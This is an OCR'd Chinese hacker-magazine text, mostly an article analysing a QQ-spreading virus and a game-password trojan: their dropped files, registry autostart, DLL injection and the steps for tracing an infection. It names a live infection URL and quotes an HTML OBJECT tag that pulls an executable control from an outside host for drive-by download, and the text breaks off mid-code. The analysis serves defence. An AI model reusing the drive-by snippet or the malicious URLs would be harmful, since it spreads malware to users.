


图6

怎么样？简单吧，它还可以扫描加载有NTFS数据流的文件，选择“Scan”标签，再选择要扫描的目录或盘符，点击“Scan”标签下的“Start”按钮，就可找出所选目录中加载的NTFS数据流文件。其它功能请大家自己研究吧，这里就不多说了。

OK，本文就到这里，有什么问题可到X论坛（www.hackerxfiles.net/bbs）里提出，如有错误之处，还请大家指出！

（本文提到的NTFS Streams Info已收录到光盘中）



QQ病毒再追踪

风飘雨

一日，网友问我，能不能想办法让机器对QQ病毒有“免疫”能力。于是，我就对QQ病毒做了一次跟踪分析，所分析的病毒出自2003年11期《黑客X档案》29天写的文章“QQ病毒追踪实录”。结果，我发现该作者的分析结果存在很大的问题，所以写下了本文！

29天的分析过程存在许多不足，他使用的方法只适于手工查杀一些病毒或木马，要用来跟踪调试一个病毒或木马，是很不完善的。

1.我的分析结果

不说废话了，先看看我分析的结果吧！与本病毒相关的病毒文件共有8个（不讨论更改的3个系统文件），而并不是26天所说的2个。

初始 win.exe
生成 %TEMP%\
geo.exe （标记为 Trojan/PSW.WyHunt 病毒）
qq.exe （标记为 Trojan/LoveSea.01.c 病毒）
执行 qq.exe geo.exe

QQ.exe
生成 %systemroot%\system\qqmess.dll
重新生成 %systemroot%\sendmess.exe （标记为 Trojan/LoveSea.01.c病毒） qq32.ini
启动项 添加 QQ %systemroot%\sendmess.exe

---

geo.exe
生成 %systemroot%\system\WinSocks.dll
%systemroot%\intrenat.exe （标记为 Trojan/PSW.WyHunt病毒）
启动项 添加 intrenat %systemroot%\intrenat.exe

---

sendmess.exe
重新生成 %systemroot%\sendmess.exe qq32.ini
%systemroot%\system\qqmess.dll

2.病毒传播机制

简单说一下病毒的传播机制。当一台电脑中毒后，此电脑在使用QQ发送消息时，病毒会自动在原消息后插入已设定的虚假消息和一个网址，欺骗你去打开该网站。在这个网站中含有恶意代码，会自动下载一个名为Win.exe（病毒主程序）的文件到你的临时文件夹%TEMP%内，并且运行它。然后，Win.exe会自动在临时文件夹%TEMP%中释放geo.exe和QQ.exe这二个文件（注：这里的%TEMP%是绝对路径，而非Win.exe的当前路径，29天是在其它位置运行Win.exe的，所以没发现这两个文件，并且Win.exe会被网页删除的说法也是错误的，那个病毒网页是用软件生成的，有经验的朋友都知道的，所以网页不可能含有删除代码（其实，那个Win.exe还留在26天的%TEMP%文件夹中）。

然后，刚才生成的QQ.exe和geo.exe会被Win.exe同时执行。其实这是二个不同的病毒文件，QQ.exe运行后，会在%System

Root%中生成sendmess.exe和Qq32.ini这二个文件，在%SystemRoot%\SYSTEM中生成qqmess.dll，并且修改注册表的[Run]键，来实现自启动sendmess.exe。启动项名为QQ路径%SystemReet%\sendmess.exe.（QQ.exe和下面要提到的geo.exe只是运行1次，用于安装病毒）。下次机器启动后，sendmess.exe会自动运行，它会隐藏自身进程，并且重新释放Qq32.ini和qqmess.dll到相应目路。重新写入注册表，然后利用线程插入技术，将应用程序扩展Qqmess.dll插入到启动的每个进程中（个人判断，不过这里用线程插入似乎没必要）。当发现QQ的信息发送，它就会读取QQ32.ini中设置的内容，并自动加到原消息后发送，以引诱别人打开病毒网址。同时，它会更改IE主页为此网址，以上就是病毒用来传播的部分，它被杀毒软件命名为Lovesea病毒，但它对系统是无害的。

再来看geo.exe，它用来安装一个名为Trojan/PSW.WyHunt的木马程序（后来查资料才知道，这是一个专盗传奇号的木马）。它会在%SystemRoot%里生成一个名为Intrenat.exe的程序（与输入法Internat.exe很像，以增加迷惑性），在SYSTEM下生成一个名为WinSocks.dll的文件，这其实不是真正的DLL，而是Intrenat.exe的一个复本，并且它也会更改注册表以实现自启动，名称为Intrenat，路径为%Systemroot%\Intrenat.exe。启动计算机后，Intrenat.exe运行后也会重新生成WinSocks.dll和改写注册表。

由于还要上学，时间不多，就没有继续进行了，有兴趣的朋友可自己试试（本人技术有限，追踪可能还存在问题，还请高手指教）。


3.跟踪分析

了解这些后，要做个免疫程序就不难了，甚至用批处理就能做到！先卖个关子，程序和代码放到工具包里了。


至于病毒的整个跟踪过程，是比较繁锁的，我只把准备工作和一些思路简单地写一写，要学技术只看教程是不行的，还要大家亲自动手去实验、分析。提醒一下，跟踪病毒不同于查杀，要了解病毒都会对系统做什么？你的思维一定要周密、清晰！

所需工具：


RegSnap：很好的系统快照工具




1



2




3



4

5



进程管理器:这可不是Windows自带的那个,它可显示出隐藏进程和进程的详细资料,下文简称管理器和Winhex:十六进制编辑器

(1)先安装RegSnap和管理器,一路“下一步”就好。再打开QQ,把自己加为好友(以方便测试,方法是把自己的号码添加到黑名单,再拖到好友里),然后关闭病毒防火墙。注意:关闭的是病毒防火墙(也就是杀毒软件的实时监控)!而不要关闭你的网络防火墙(如天网)。这里以天网为例,将天网的安全级别设为高(提示:为什么要打开天网?因为我们要用天网的应用程序访问规则来阻止可能的病毒对网络的访问)。

(2)再打开IE属性,将主页改为空白页,清空所有的IE历史记录,清空Cookies,清空记录的网络密码和地址栏,重置Web设置,清空IE临时文件夹\Temporary Internet Files\(因为此病毒是用IE传播的,这样能避免一些未知因素对跟踪的影响,总知,还是那句话,思维要严密)。

(3)然后打开临时文件夹%TEMP%,并且清空它。打开一个IE窗口,打开管理器,打开Winhex。然后打开注册表编辑器,将注册表导出,以作备份。

(4)最后,打开RegSnap新建一个系统快照,选择“快照全部”。在“Windows NT 选项”中选择“规格化”,选中“保存键值”,没必要选择“保存Dll版本信息”(图1)。点“确定”,过一会儿便会生成一个快照1(这时先不要去保存此快照)。

到现在,准备就基本完成了,以上顺序不要打乱,否则RegSnap检测到的系统更改可能包含你自己的设置,至使结果不准确。

(5)好了,现在切换到刚才打开的IE窗口,打开病毒网站http://kafei8.com(图2)。这时它可能会提醒你是否下载并运行某个程序(看你的IE安全设置了),点击“是”。这样,你就中毒

(6)还记得让你打开的%TEMP%文件夹吗?看看里面,是不是已经有win.exe、geo.exe和QQ.exe三个文件了?而报告中没有,这是因为RegSnap不监视%TEMP%文件夹。在IE临时文件夹\Temporary Internet Files\中还会发现有一个Win[1].htm(现在知道为什么还要清空IE临时文件夹了吧 ^—^)。可以看到这几句代码:

```
<OBJECT
  classid="clsid:36CB6B28-FC08-4373-8F54-1A02E3C15B7D"
   codebase="http://138soft.com/WebDownLoadProj1.
ocx#version=1,0,0,0"
